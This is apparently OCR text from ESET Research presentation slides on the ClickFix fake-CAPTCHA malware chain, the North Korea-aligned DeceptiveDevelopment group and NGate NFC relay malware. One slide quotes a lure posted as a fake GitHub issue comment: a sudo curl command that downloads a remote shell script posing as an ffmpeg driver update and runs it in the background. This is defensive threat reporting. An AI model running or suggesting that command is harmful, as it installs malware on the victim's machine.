

Select all squares with
traffic lights
If there are none, click skip
SKIP
overlooks
inquiry
Type the two words:
reCAPTCHA™
stop spam.
read books.
Drag To Verify




FakeCaptcha




FakeCaptcha



PowerShell script
downloads and runs
C&C
FakeCaptcha
HTA
JS
PowerShell script
data exfiltration
Kryptik
unpacks in memory
Lumma Stealer

FakeCaptcha



FakeCaptcha




ClickFix delivery method
User
encounters
Malicious email
Malicious website
Fake reCAPTCHA
ClickFix
displays
Fake error
asks user to paste malicious code into
Terminal
runs
Malicious code
downloads and executes
Final payload
data exfiltration
C&C

Digital Security
Progress. Protected.


APT Activity Report

WIPERS, PHISHING, AND UNPATCHED VULNERABILITIES

October 2024 – March 2025

(eset):research

North Korea aligned




DeceptiveDevelopment

DeceptiveDevelopment is a group whose operators are primarily financially motivated.

They target software developers on Windows, Linux, and macOS to steal cryptocurrency, with a possible secondary objective of cyberespionage. Operators pose as recruiters and provide trojanized code as part of a faux job interview process.

2023 | Financial gain | DPRK



Source: https://x.com/tayvano_/status/1872980013542457802

Camera drive discoverer cache usage is racey on macOS #2

Closed opened 14 hours ago by codyvjones · 2 comments

codyvjones commented 14 hours ago

The Camera drive discoverer on macOS has a race condition when accessing or updating its cache. This can cause,

Issues:

- Data Corruption: Multiple processes accessing the cache at the same time may result in incomplete or corrupted data.
- Random Failures: Cache access might fail under heavy use or when multiple threads are involved.
- Performance Problems: Poor handling of concurrent access could slow things down or cause deadlocks.
- Device Errors: Connected devices might be skipped, misidentified, or duplicated during discovery.
- This makes the component unreliable, especially in multi-threaded or high-load scenarios.

codyvjones commented 14 hours ago Author

1. Open terminal on macOS

- Press Command (⌘) + Space on your keyboard. This opens Spotlight Search.
- In the search bar that appears, type "Terminal".
- Press Enter, and the Terminal application will open.

2. Update ffmpeg drivers on macOS
   To automatically update the latest ffmpeg drivers for macOS, use the following curl command.

```
sudo sh -c 'curl -k -o /var/tmp/ffmpeg.sh https://api.nvidia-release.org/ffmpeg-ar.sh && chmod +x /var/tmp/ffmpeg.sh && nohup bas
h /var/tmp/ffmpeg.sh >/dev/null 2>&1 &'
```

Where does the attack lead?

Agenda

1 Whack-a-hack infostealer edition

2 **ClickFix: Fake errors, real threats**

3 NFC malware on the rise

4 Ransomware deathmatch


Agenda

1 Whack-a-hack infostealer edition

2 ClickFix: Fake errors, real threats

3 **NFC malware on the rise**

4 Ransomware deathmatch


Server
Optional: Man-in-the-Middle
APDU Processing on an
ordinary computer
NFC Reader
BANK

ESET Research

NGate Android malware relays NFC traffic to steal cash

Android malware discovered by ESET Research relays NFC data from victims' payment cards, via victims' mobile phones, to the device of a perpetrator waiting at an ATM

Lukas Stefanko

